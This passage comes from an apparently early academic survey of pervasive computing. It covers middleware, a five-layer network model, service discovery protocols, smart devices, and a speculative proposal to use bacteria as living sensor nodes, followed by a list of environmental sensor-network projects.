reconfigure them when changes are detected.

Medical telematics is one of the fastest growing, and probably the most valuable, sector in telecommunications. Heart disease, on the other hand, is a mass problem. It is also a big business and has potential for pervasive applications. Suppose you give every heart patient an implanted monitor. It talks wirelessly to computers, which are trained to keep an eye open for abnormalities. Your body is very securely plugged into the PerNet. A similar kind of application that puts PerCom technologies directly into the service of improved quality of life is the assisted living complex constructed by EliteCare (http://www.elite-care.com) [4]. It gives residents as much autonomy and even responsibility for themselves and their environment as possible. It focuses on creating a personalized environment that avoids the traditional institutional care model used in nursing homes for the elderly who can no longer live unassisted.

Above examples are a few instances only and a number of such instances exist in day-to-day's life. As pervasive devices will be richer in capability and potential, application will grow commensurately. Refrigerator ordering for milk or vegetables, dashboard guiding you through relatively less congested roads, health monitor telling you to go to a doctor, cellphone recording a call when you are visiting your ailing friend in a hospital, etc are some of the mundane examples cited in numerous papers [13–20]. The bottom line is that you cannot name an application where PerCom will not be present. Our point is that applications of PerCom will be indistinguishable from our daily life. Each and every application that we can think of should come under its purview because it is pervasive. Otherwise, it will not be able to disappear and will be utterly prominent being marked by its sheer absence.

4.2 PerWare

As we have seen in the cases of distributed computing and MobiCom, PerWare will mostly be a bundle of firmwares and/or softwares executing in either client-server or peer-to-peer mode. Some of the intended functionalities of PerWare are: smartness, context-awareness, proactivity, transparency, mobility management, invisible interface, and adaptability. It is an important component of smart space that PerCom envisages for. The issues are related to operating systems and distributed systems, but with a bigger dimension because of the PerNet. Here, the lack of a standard architecture will be a big problem, and battles, similar to those that occurred between UNIX and Windows in the Operating System industry, may seriously cripple the growth of PerWares. For example, producers of competing middlewares enabling different PerNet appliances to talk to each other will be unable to make their case with appliance manufacturers, unless there comes up a dominant standard like the Universal Plug and Play Forum (UPnP) (http://www.upnp.org).

When considering levels of sophistication for user interfaces, standard Web browsers represent the high end of the spectrum for pervasive devices. They make more use of colors, graphics and sophisticated controls than those typically expected on pervasive devices. MobiCom has already introduced microbrowsers, which are used in mobile phones. It is essential that when application developers create applications for use with pervasive devices, those same applications can still take full advantage of all of the features that a standard browser can support. Another good example is pervasive Java from Sun Microsystems. Because there are intelligent devices, they are well suited to run intermittently connected applications, where the user works offline and occasionally connects to a server to synchronize data and execute any pending transactions.

4.2.1 PerWare Components

The success of traditional middleware systems is attributed to the principle of offering a distribution abstraction (transparency) to both developers and users, so that a system appears as a single computing facility. These middlewares provide built-in mechanisms and policies to support development for fixed distributed systems in wired network environments (not for wireless networks). This high level abstraction of the underlying technology and environment unfortunately makes little impact on dealing with the specific issues, such as heterogeneity and dynamism, of pervasive systems. In order to make a middleware usable in different pervasive domains, it must have a reusable framework to facilitate services in these domains. Additionally, a PerWare needs some more common capabilities, such as lightweight design and low energy-consumption [19,23], typically found with a mobile middleware.

However, three prime design components of a PerWare are: *Proactive Knowledge on Environment*, *Building Applications on Context-awareness*, and *Appropriate Programming Interface*. Proactive knowledge about environment helps discover proactively network bandwidth, nature of communication, types of devices and their functionalities, such as storage capacity, input/output capability and battery power. PerWare should facilitate a transparent communication model to applications to flexibly interact with different devices in different network environments. For example, it should notify the appropriate network layers to take actions, when an incompatibility in networks and devices becomes imminent for an application [17]. Building applications on context-awareness helps develop systems which determine user tasks in different contexts, such as profile history, preferences, societal behavior and environmental conditions. An application is usually synthesized to suit tasks, associated with components and services. When the application is instantiated with a device (i.e., integration of applications with devices), it should be able to move seamlessly from that device to another device and even from one environment to another environment. Moreover, PerWare should support applications to scale to add new contexts (or, to modify the existing context) for large systems. For instance, PerWare should be able to provide the facility to recover from intermittent network failures. Appropriate programming interfaces express different activities, preferences of users, and different characteristics of physical and functional computing components. Future programming languages will support for expressing context-awareness on a conceptual level that will be different from existing programming languages. In essence, the semantic modeling in PerWares should provide a uniform and common way to express context-awareness for users' various activities in their applications.

4.2.2 Candidate PerWares

In order to fix the limitations of legacy middleware, the following group of PerWares has been proposed by various research groups. Mostly, they are part of a bigger umbrella project on PerCom, which we shall discuss afterwards. Here, we highlight the salient points covered by those PerWares in order to emphasize the attributes that may be handled at the middleware level.

X-Middle [24] develops a mobile middleware, which support building applications that use both replication and reconciliation over ad-hoc networks. Disconnected operations in mobile applications allow mobile users to share data when they are connected, or replicate the data and perform operations on them off-line when they are disconnected; data reconciliation takes place when users get reconnected. UIC [21] develops a reflective middleware (composed of a pluggable set of components) for mobile devices. Heterogeneity of devices and networks helps users specialize to the particular properties of different devices and network environments. Gaia [25] builds a distributed infrastructure where a middleware coordinates software entities and heterogeneous devices. Dynamic adaptation to the context of mobile applications supports the development and execution of portable applications in active spaces. Environment Awareness Notification Architecture [26] develops a middleware for event notification by a mobile computing environment to applications. Scarce resources of mobile devices and dynamicity of the mobile environment model the environment as an asynchronous event that includes the information related to the change. Nexus [27] develops a middleware that supports location-aware applications for mobile users. Heterogeneity in networks provides an infrastructure that supports communication in heterogeneous network environments. Lime [28] develops a middleware that supports physical mobility of hosts, logical mobility of agents, or both. Programming constructs, which are sensitive to the mobility constraints, explore the idea by providing programmers with a global virtual data structure and a tuple space (Tspace), whose content is determined by the connectivity among mobile hosts. Tspaces [29] develops a middleware that support communication, computation and data-management on hand-held devices. Asynchronous messaging-based communication facilities without any explicit support for context-awareness explore the idea of combination of tuple space (Tspace) and a database that is implemented in Java. Tspace targets nomadic environment where server contains tuple databases, reachable by mobile devices roaming around. L2imbo [30] develops a middleware that emphasizes on QoS support in mobile applications. QoS monitoring and control by adapting applications in mobile computing environment provide the facilities of multiple spaces, tuple hierarchy, and QoS attributes. RCSM [23] develops a middleware that facilitates applications that require context awareness in mobile ad hoc communications. Context awareness in applications during development and runtime

operation combines the characteristics of context awareness and ad hoc communications in a way to facilitate running complex applications on devices.

Recent research efforts in middleware technology have addressed only a few scenario of PerCom in their works. Truly speaking, researchers have focused on some specific middleware contexts to meet typical aspects of mobile wireless networks. Moreover, their prototypes have their own unique architectures and semantics, which rarely lead to a generic framework. Most of the above research efforts [20–24,26] have focused on designing middleware capable of supporting only the requirements imposed by mobility. A concept of awareness is introduced recently in [27] to break the high level of abstraction (transparency) for targeted mobile middleware. This approach allows developers to build applications to be aware of their execution context and to adapt their behavior accordingly. This balance between awareness and transparency has added a new dimension to middleware research [27,28]. However, apart from mobility constraint, PerWare will operate in different conditions of a radical change. This change is varying from physical components (like network heterogeneity) to functional components right from heterogeneous devices to context-based applications [17]. A few contemporary researches [19,21] have indeed focused on some parts of these requirements, but a qualitative difference between intended requirements and practical achievements still remains there.

4.3 PerNet

PerNet has some unique requirements beyond those of traditional networking. Such a network should be cheaper to own and maintain, when each service is simple and directly reflects its use. At the same time, for this technology to be accepted by its targeted non-technical consumers, it must be very easy to use too because these users do not have either skill or desire to manage and maintain complex computing systems. A key aspect of making PerNet easy to use is making them self-stabilizing and self-configuring, rendering them virtually transparent to users. For example, networking all appliances and giving them smart software in PerNet environment will enable them to report in when they have problems, so that the serviceman can show up to replace failing parts, often even before they break. Moreover, systems will be able to reconfigure themselves automatically when changes occur. This is certainly not the style that we see in traditional networks today. To implement this simpler style, we need some standardized protocols and service access points for the component networks, and data and forms for the available services, along with well-defined layers of abstraction for the complete PerNet.

4.3.1 Structure of PerNet

By now, it is clear that PerNet will be an internetwork, comprising all existing and forthcoming networks of the world, which is flexible and extensible to accommodate current and future applications. It will consist of an extremely large number of diverse devices, numerous networking technologies, and will need to cater for a highly mobile user population. So provision must be kept for configuring extremely large numbers of devices, satisfying the different end-to-end transport requirements of new applications, satisfying the special quality of service and security requirements, and also dealing with the high mobility between different network types. In reality, it would be an interoperable collection of wired and wireless networks that run pervasive applications, with the scalability of supporting billions of users (static/mobile) and pervasive devices. Since each of these networks is built separately at different points of time, integrating them horizontally is not a feasible solution. Protocol mismatch will result into a heavy penalty, and scalability will also be lost. Rather, a common solution to this kind of problem is an *overlay* of networks in vertical domain. This model is a tested one in telecom sector for a long time, and it can be borrowed to PerNet structure easily.

Following the remarkable success of "*layer concept*" in ISO-OSI architecture, we may propose a 5-layer model for PerNet [32]. The layers 1 through 5 are called as access, network, transport, service and application, respectively (Figure 4). *Access layer* defines medium access schemes. It combines layers 1 and 2 of the traditional OSI model. It more closely follows the lower 2 layers of TCP/IP suite [32]. Layers 2 and 3 in PerNet resemble layers 3 and 4 in both OSI and TCP/IP structures. However, functionalities of these two layers will need to be considerably enhanced over simple TCP/IP. *Service layer* in PerNet, is a new addition, reminding us of the layers 5 and 6 of OSI model.



FIG. 4. Layered architecture of PerNet.

It may so happen that, to make PerCom an economic reality, new solutions at several networking layers may be required. If functional enhancements are found to be insufficient, we may have to adopt brand new solutions at various layers. For instance, functionalities of layers 1 through 4 are to be enhanced keeping the PerNet attributes in mind. The prime aspect of pervasiveness relates to addressing and routing, which are handled by the layer 2, namely the network layer. Though mobile ad hoc networks [32] typically focuses on developing dynamic host-based routing protocols to ensure continuous connectivity, their host-based protocols and flat routing strategies are inappropriate for PerNet, where a scalable addressing (such as hierarchical) and auto-configuration are essential. The service layer is responsible for intelligence (or, smartness). At the service layer, for example, nodes must automatically access and combine the capabilities of multiple networked devices to collectively obtain "intelligent" services. For example, a home sprinkler controller should autonomously be able to query a subset of local temperature sensors in order to regulate its sprinkler activity. The application layer will handle mostly media translation and content adaptation for interface technologies.

4.3.2 Candidate Protocols

Newer approaches for host auto-configuration include the IPv6 stateless autoconfiguration [34] mechanism, and the Dynamic Registration and Configuration Protocol (DRCP) [37], an extended version of DHCP [34] that provides rapid host configuration, especially over wireless links. However, relatively little work exists on mechanisms for rapid and robust auto-configuration of large dynamic networks, which is the requirement for PerNet. One approach, based on the Dynamic Configuration Distribution Protocol (DCDP), is described in [37]. DCDP, a spanning tree based configuration distribution protocol, is actually an extension of the initial version of the Dynamic Address Allocation Protocol (DAAP) [37], which used a binary-splitting scheme to distribute address pools over an extended multi-hop network.

An approach based on the Basic User Registration Protocol (BURP) with its interface to AAA protocols, such as DIAMETER, and where DHCP is used as configuration protocol is described in [37]. The motivation behind BURP was to provide a standardized UNI to achieve seamless registration, wherein IP connectivity services are offered using configuration protocols such as DHCP, DRCP or IPv6 stateless autoconfiguration [36]. Notwithstanding, using BURP as user registration protocol in PerNet, network providers may have better information and control of network usage. Being an application layer protocol, its implementation can be done in user space without changes to the TCP/IP stack. Unlike Mobile IP-AAA registration, BURP interacts with a local *Registration Agent* (RA), whose location or address is

assumed to be known by the client during configuration process; this certainly goes against PerNet requirements.

MIP, Cellular IP, Hierarchical MIP, TeleMIP and Dynamic Mobility Agent (DMA) [32–37] are there to provide a scalable solution for supporting seamless connectivity for a wide range of application classes. DMA architecture provides a stable point of attachment within a network. It uses multiple agents, called *Mobility Agents* (MAs) to distribute the mobility load in a single domain. Additionally, by using a separate Intra-Domain Mobility Management Protocol (IDMP) [41] for managing mobility within a domain, the architecture supports the use of multiple alternative global binding protocols (such as MIP [35] or SIP [38]) for maintaining global reachability. Most importantly, this approach can leverage existing IP-layer functionality to provide support for features, such as fast handoffs, paging and QoS guarantees, that are important for providing mobility support to a diverse application set.

Multiple protocols to automate capability and service discovery have recently been proposed; e.g., salutation (http://www.salutation.org), Service Discovery Protocol (SDP) (http://www.bluetooth.com/default.asp) [39], Jini (http://java.sun.com/product/JINI) [40], Service Location Protocol (SLP) [42], UPnP (http://www.upnp.org), HAVi (http://www.havi.org) etc. Salutation is an architecture for looking up, discovering, and accessing services and information. Its heritage has been (and most implementations to date have focused on) enabling access to office equipment (FAX, printers, scanners, and so on). However, the architecture also supports other information appliances such as telephones and PDAs through definitions for telephony, scheduling, and address book. SDP has been standardized in the Bluetooth architecture [39] as a client-server approach to exchange node capabilities. However, SDP is not designed for exchanging configuration information; neither is it tested for long range networks, nor does it provide mechanisms for managing dynamic node mobility. Jini provides a Java-based solution for Java-enabled devices connected in an ad hoc configuration to exchange capabilities by moving Java objects between Java Virtual Machines (JVM). Leveraging the Java platform, Jini uses very simple techniques to solve the hard problem of distributed service discovery. SLP, a standard developed by a working group of the IETF, addresses the problem of self-configuring service discovery by applying existing Internet standards to the problem. SLP is designed to be a lightweight, decentralized protocol with minimal administration requirements. In January 1999, Microsoft announced its Universal Plug and Play (UPnP) initiative, which seeks to define a set of lightweight, open, IP-based discovery protocols to allow appliances such as telephones, televisions, printers, and game consoles to exchange and replicate relevant data among themselves and the PCs on the network. Home Audio/Video Interoperability (HAVi) is a consortium of consumer electronics companies organized to define the interoperability standards among next generation network-connected, digital home entertainment products. HAVi has its own

proprietary service discovery (SD) protocol. Most of the SD protocols share some common features, rendering it possible to construct bridges among SD protocols. Pair-wise protocol bridges already have been constructed: Jini to SLP, Salutation to SLP, and so on. These bridges could reside on a home PC, on a thin server or on a specialized home network controller. These bridges are the beginnings of an interoperability solution. More universal, multi-way interoperability solutions are possible.

4.4 Pervasive Devices

PerCom, as visualized above, is aiming for a world in which every object, every building, and every body becomes part of a network service. So the number of pervasive devices is expected to multiply rapidly over the next few years. As a serious consequence of this proliferation, most of the current technologies have to be revamped in order to survive this techno-social revolution. Global networks (like the Internet) must be prepared not only to extend the backbone infrastructure to meet this anticipated demand, but to modify their existing applications so that devices become completely integrated into existing social systems.

An intelligent environment is likely to contain many different types of devices. First, there are traditional input devices, such as mice or keyboards, and traditional output devices, such as speakers or LEDs. Second, there are wireless mobile devices, such as handhelds, pagers, PDAs, cell-phones, palmtops etc. Third, there will be smart devices, such as intelligent refrigerators, sensitive floor tiles, bio-sensors, etc. [7,9,11]. Ideally, PerCom should encompass each and every device on the globe with active/passive intelligence in-built. These new intelligent appliances or “smart devices” are embedded with microcomputers that allow users to plug into intelligent networks and gain direct, simple, and secure access to both relevant information and services. These devices are particularly known as *pervasive devices*. As usual, pervasive devices will also fall under three general categories, namely *input only*, *output only* and *hybrid*. Input devices include sensors, active badge systems [9,10], cameras, wall switches, sensitive floor tiles [11]. Output devices include home entertainment systems, wall-mounted displays, speakers, and actuators. Hybrid devices include cell phones, robots etc.

Many of the pervasive devices (Figure 5) are as simple to use as calculators, telephones or kitchen toasters. Computation is completely embedded in these everyday objects, turning them into permanently connected residents in PerCom world. The MediaCup project [7] at the University of Karlsruhe is an experimental deployment of everyday objects activated in this sense. The guiding principle here is to augment objects with a digital presence, while preserving their original appearance, purpose

FIG. 5. Example pervasive devices.

and use. For instance, normal coffee cups equipped with a low-power microcontroller, embedded sensors, and wireless communication [7]. The embedded technology lets the cup sense their physical state and map sensor readings autonomously to a domain-specific model of the cup. This object model is broadcast at regular intervals over the wireless link to establish the object's digital presence.

An important subset of pervasive devices is a kind of context-aware sensors that are useful for automatic information gathering, transfer, and subsequent action taking. A very common example is GPS-based sensors, which provide location data that can be translated into an internal representation of latitude, longitude, and elevation. Vision being a natural sensing modality, stereo computer vision is another effective sensor for tracking the location and identity in the pervasive scenario. Moreover, vision does not require that the room's occupants carry or wear any special devices.

5. Harnessing Physical World

Since PerCom idealizes to integrate computing with our physical world seamlessly, we may visualize some chosen live biological entities as sensor components

of a global dynamic wireless network towards supporting invisibility. We may exploit distributed communication methodologies inherent among such organisms to provide an interaction mechanism for the sensor network in achieving a true pervasiveness.

5.1 Vision

We may think of building a model to encompass living micro-organisms to allow for the construction of a global, invisible sensor network [43] that will be the very basic tool to implement PerCom. Multifunctional sensor nodes that are small in size and can communicate untethered over short distances are the primary building blocks of such dense sensor networks, part of the PerNet. They are embedded with the ability to take intelligent decisions after reviewing the inputs they have received. The significant abilities of the nodes to filter and process data allows for the creation of an intelligent ambience. In order to facilitate the smooth blending of the interface between this pervasive sensor network and the human world, we may choose to use live organic sensors [44] at the lowest level of PerNet. So the interface will no more be man-machine (heterogeneous); it will rather be man-organism (homogeneous), which the human world is used to. Thus, it will also help us in making the PerNet largely invisible at the interaction level.

In the last decade, researches (typically at Oak Ridge National Laboratory (ORNL) and at the University of Tennessee at Knoxville (UTK)) have already shown that live organic sensors, such as genetically engineered bacteria, are useful because of their ability to “tattle” on the environment. For instance, they can give off a detectable signal, such as light, in the presence of a specific pollutant they like to eat. They glow in the presence of toluene, a hazardous compound found in gasoline and other petroleum products. They can indicate whether an underground fuel tank is leaking or whether the site of an oil spill has been cleaned up effectively. These informer bacteria are called bioreporters. Hence, microorganisms are natural candidates for data gathering in the sensor network part of PerNet (Figure 6). They inherently lead to an all-pervasive presence of sensors that gather and process huge amounts of information so critical for connecting the human domain with the electronic domain. From sensor networking point of view [43], the only missing link for realizing a PerNet system with these live organic sensors is a mechanism that can control and assimilate information related to the behavioral characteristics of these live organisms, while the processes for information gathering and network management could be hived off to their domain.



FIG. 6. A pervasive sensor network, where data is accumulated only to be preprocessed and passed on to the fusion point from where it is sent via the Internet to the end user.

5.2 Motivation

Interestingly, live organisms already possess the characteristics [45], which we usually crave for in the electronic sensors implemented in conventional sensor networks; for example, capability to communicate with similar entities, ability to react to the environment, and (most of all) intelligence to manage themselves without the need for supervision during deployment and operation [46]. However, for this to become feasible, it is imperative to be able to interpret the behavior of these bio-nodes either by observation of their direct reactions to the stimuli provided via the envi-

ronment or by keeping a check on the communication methodologies they exploit in order to maintain their inherent natural balance [47]. Consider that the human body, perhaps the largest and the most complex repository of information ever, is actually a network of trillions of nodes working together in tandem. This internal self-supporting and self-healing network uses biological mechanisms to sense impulses from its current environment and thereby determines the most suitable response to it. The nodes in these large bio-networks are similar in their functionality with respect to the more conventional views we hold when considering wireless sensor networks [43].

Another major rationale for harnessing live organic sensor nodes is cost. A small Bluetooth radio costs about a few US dollars, but even at this rate, to deploy several million nodes in a densely packed manner over an area of interest would cost quite a few millions. This motivates us to consider innumerable all-pervasive microorganisms (present everywhere) as part of an existing "live" PerNet that requires no effort in terms of deployment and maintenance (Figure 6). Being homogeneous in nature, this live network is by default integrated with the human environment. So it would be an ideal case to integrate the electromechanical components (which we normally use to set up sensor nodes) with live biological organisms as the components of our targeted PerNet.

5.3 Advantages

PerNet consists of a sensor network along with the requisite *middleware* to provide it with the respective features for developing the intelligent envelope for PerCom. A necessary perquisite for invisibility in PerCom is that PerNet be wireless at the man-machine interface level. Interestingly indeed, the live organic sensors communicate wirelessly via some hormone (or similar electromagnetic) signals [45–47]. A recent study on modeling swarming behavior of bacteria reveals that bacteria not only swim in solution but also can move over certain surfaces in a swarm using *cell-to-cell signaling*. Therefore, a very tiny range wireless communication is already in place. Deployment of live organisms is naturally automatic and self-maintained, that requires no effort from human side. Context-sensitiveness and context-awareness [17], which are the hallmark of a successful pervasive system, are already in-built with respect to the live organic sensors. For instance, bacteria determine their response to their environment depending on the very factors that define the environmental conditions.

Easily modifiable briefcase variables and rapid transfer from node to node affords quick and efficient transfer of information, leading to a more adaptive system. Live organisms perform this transfer of information by employing chemical agents, coding information in these emanations. Unlike electronic systems, live organisms do

not suffer from "battery depletion" in the raw sense and thus there is a 24×7, always active, probing mechanism for any incoming chemical agent. This leads to an even more rapidly configurable PerCom system. Again, we observe that the live organic sensors prove superior in terms of their capabilities to offer in-built pervasive support, thereby reducing dependency on associated middlewares.

Two of the most critical aspects of developing the so called intelligent ambience using this model combined with the sensor network topology are context sensitiveness and context awareness. These are an inherent requirement of pervasive systems and are part of the functionalities exhibited by the live organisms. These nodes respond on their own to changes in their immediate environment, and hence the need for supervised operation is eliminated. Since the position of sensor nodes need not be engineered or pre-determined, this allows for random deployment in inaccessible terrains or disaster relief operations. On the other hand, this also means that the sensor network algorithms and protocols must have the property to re-organize themselves. Another unique feature of sensor nodes is their ability to cooperate among themselves. These features themselves have cleared the way for using biological organisms as the basic units of such data gathering and processing networks.

This is over and above the functionalities offered by these bio-organisms vis-à-vis electronic sensor nodes. Live organic sensors provide us with all the functionalities, their non-living counterparts can perform, and extend the two critical criteria of PerCom, namely context sensitiveness and awareness, for free. This feature of *"More for Free"* is definitely a big draw. The mechanisms perfected by living organisms over millions of years of evolution are about as reliable (if not more) than the intelligence embedded in electronic sensor nodes to perform the same activities. The non-living local data assimilators and processors are placed with their accessory electronic paraphernelia at the highest level in the topological hierarchy (i.e., at the cluster head level) [43]. This is, however, the non living portion of the topology. The fusion points may contain super-live organic sensors, which are the bio-organisms which are superior in terms of their range of functionalities and information processing capabilities. An example of such a hierarchy would be to interpret the behavior of the worker bee at the lowest level, wherein its job would be to relay information regarding changes in temperature via its reactive mechanisms, to the queen bee at the next highest level and then to electronic sensors meant to measure their frequency of emitting a particular acoustic signal at the cluster head level.

5.4 An Example

In response to any stimulus injected into the immediate environment of a live organic sensor, a particular (or generic) response can be identified. This response may differ with respect to the entity we choose to use as the information gatherer

of the network that we wish to design. We develop our case based on strains of bacteria, which may be employed to gain information about the immediate conditions of the surrounding environment. In recent years, it has become apparent that bacteria coordinate their interaction and association with higher organisms by intercellular communication [46], which functions via diffusible chemical signals to modulate a number of cellular processes. The perception and interpretation of these signals enables bacteria to sense their environment, leading to the coordinated expression of genes [45]. The result of this communication is the proper and appropriate response of the bacterial community to its surroundings. Intercellular responses resulting from such signaling include the control of competence, sporulation, and virulence factor production. In gram-negative bacteria, one type of communication system functions via small, diffusible N-acyl homoserine lactone (AHL) [45,47]. Signal molecules, are utilized by the bacteria to monitor their own population densities in a process known as quorum sensing (QS). Given that a large proportion of the bacteria colonizing the roots of plants are capable of producing AHL molecules, then the hypothesis that these bacterial pheromones serve as signals for communication between cells of different species is a reliable understanding.

Bacteria not only exist as individual cells but also often coordinate their activities and act in a concerted manner similar to that of multicellular organisms. Such interactions require sophisticated cell-cell communication systems to adjust the various functions within a bacterial community. Certain luminescent bacteria that are widespread in oceans but are harmless to people (such as *Vibrio harveyi* and *Vibrio fischeri*), emit a blue glow. These glowing bacteria are capable of perceiving when they are in a dense population. Each bacterium emits a small signaling chemical that builds in concentration as a population grows. When there is enough chemical, the bacteria adjust to their crowded environment. For *V. fischeri* and *V. harveyi*, the response is to emit a blue glow. In fact, *V. harveyi* has two QS systems, either of which can trigger the glowing. One system tells the bacteria how many of its own species are in the area; the other tells how many other types of bacteria are around. This is significant as it would allow for the development of live organic sensors not limited to one species alone but instead to be composed of different species of the chosen entity, giving a more realistic possibility of real life implementation, since in actual conditions some different strains of each organism would definitely be present in the majority population. Bacteria employ a number of different classes of QS signal molecules.

Experiments conducted by R.D. Heal and A.T. Parsons [46], at BioPhysics Research Group, QinetiQ, strongly suggest that an airborne chemical media for the propagation of messaging signals exist between physically separated populations of bacteria. Intercellular signalling between physically discrete populations of *E. coli* BL21 was analysed in bi-partite Petri dishes [46]. Transfer of a growth-promoting

signal resulted in induction of resistance to the antibiotic ampicillin. Optimal expression of the signal occurred when the signalling population was established as a bacterial lawn for 24 h. The chemical Indole has been touted as the possible inducer for this effect. This effect is highly significant in cases where the live organic sensors will be deployed densely, since the efficacy of this mechanism is found to reduce by about 80% when separation distance between the two cultures reaches about 25 mm. This mechanism provides us with a new outlook towards the development of wireless live organic sensor networks, which do not need any particular medium in order to communicate with each other. This mechanism when perfected will be of immense help since it avoids the underlying "communication media" constraint faced when we consider QS as the interaction process.

5.5 Related Research

The idea presented here charts the future path towards the development of systems that use live bio-organisms as the very basic information gathering units. PerCom, which has not yet been able to unobtrusively integrate itself into the human domain, can now achieve its goal by using these very basic live organisms to gather data on an immense scale and in as much detail as is afforded by the chosen organisms' behavior to external stimuli in the test environment. This paves the way to designing bio PerNet and PerCom systems, which will be able to harness the true potential of nature's creations for the benefit of mankind. Further work in this direction will lead to design of protocols and behavioral studies specific to organisms deemed suitable as being amicable to the proposed architecture. This will allow for bio-nano-technology to play a major part in the development of PerCom to benefit subscribers of such new age services. However, thus far, most of the research activities in this arena have assumed the sensor nodes to be tiny electromechanical objects, which have their own limitations [43]. Some of the most interesting projects that have been undertaken with respect to the development of sensor networks with emphasis on bio-features are as follows.

Kennedy Space Center Shuttle Area (Project Sensor Web 3 http://sensorwebs.jpl.nasa.gov/resources/kscshuttle_sw3.html) sits on a large wildlife refuge. In particular, the Merritt Island National Wildlife Refuge, the Canaveral National Seashore, EPA National Estuarine Program, and Florida Aquatic Reserve contain more threatened and endangered species than any other park or refuge system within the United States. The aquatic research team at the Kennedy Space Center aims to develop a Sensor Web capable of being deployed in the lagoons surrounding the shuttle launch pads. Another notable project is Environmental Sensor Demonstration Project (http://www.oxleygroup.com/odc/esdp/) that consists of four main areas of activity which are, animal tagging, fresh water quality sensing, vehicle monitoring and

coastal water quality sensing. This project aims to develop sensor based communication systems to gain data about the aforementioned factors.

The MARS network (http://www.nioo.knaw.nl/cemo/mars/mars.html) is a foundation that unites Europe's marine laboratories, scattered over many countries, and that serves as a forum and as an interest group vis-a-vis the managers of European research, including the European Science Foundation in Strasbourg and the Commission of the European Communities in Brussels. Its members are located all over Europe, along the shores of the Atlantic, the North, Irish, Baltic and Adriatic Seas, and the Black and Mediterranean Seas. Real-time Environmental Information Network and Analysis System (REINAS http://http://reinas.sdsc.edu/) is a distributed measurement-gathering environment built around one or more relational database systems and supporting both real-time and retrospective regional scale environmental science. Continuous real-time data is acquired from dispersed sensors and input to a logically integrated but physically distributed database. An integrated problem-solving environment supports visualization and modeling by users requiring insight into historical, current, and predicted oceanographic and meteorological conditions.

SIMBAD (http://polaris.ucsd.edu/~simbad/) Project's objective is to gather and analyze datasets of normalized water-leaving radiance and aerosol optical thickness for interpretation by satellite ocean color sensors. Such datasets are needed to verify whether satellite retrievals of water-leaving radiance are within acceptable error limits and, eventually, adjust atmospheric correction schemes. The approach is to use a dedicated, specifically designed, hand-held radiometer, the SIMBAD radiometer, onboard ships of opportunity (research vessels, merchant ships) traveling the world's oceans. Southern California Integrated GPS Network (SCIGN Geodesy http://www.scign.org/) has been under construction for years now, with its roots extending back more than a decade. It has been operational from the beginning, its individual "stations" returning continuous records of their location with millimeter-level accuracy, thanks to the constellation of satellites that make up the Global Positioning System (GPS).

U.S. GLOBEC Georges Bank Program (http://globec.whoi.edu/globec.html) is a large multidisciplinary multi-year oceanographic effort. The proximate goal is to understand the population dynamics of key species on the Bank—Cod, Haddock, and two species of zooplankton—in terms of their coupling to the physical environment and in terms of their predators and prey. The ultimate goal is to be able to predict changes in the distribution and abundance of these species as a result of changes in their physical and biotic environment as well as to anticipate how their populations might respond to climate change.

6. Major PerCom Projects

Numerous efforts have emerged at both academics and industry under the direct designation of "PerCom." They appear to pick up where the ParcTab (the first seminal project in the arena of PerCom) effort at Xerox PARC by the team of Mark Wieser left off. In the ParcTab project, much attention was given to an application travelling with the user, and being accessible from mobile devices. This is an example of devices acting as portals into an information space and lends credence to the proposed vision of PerCom. Unfortunately the ParcTab project ended before it could realize its potential mainly because of the non-availability of matching hardware technology during that period. Moreover, at that time, applications were often custom coded, and the project focused on the utility of pervasive applications rather than application development and an accompanying application model. Consequently, the project fell short of any implementation whatsoever.

6.1 Smart Space

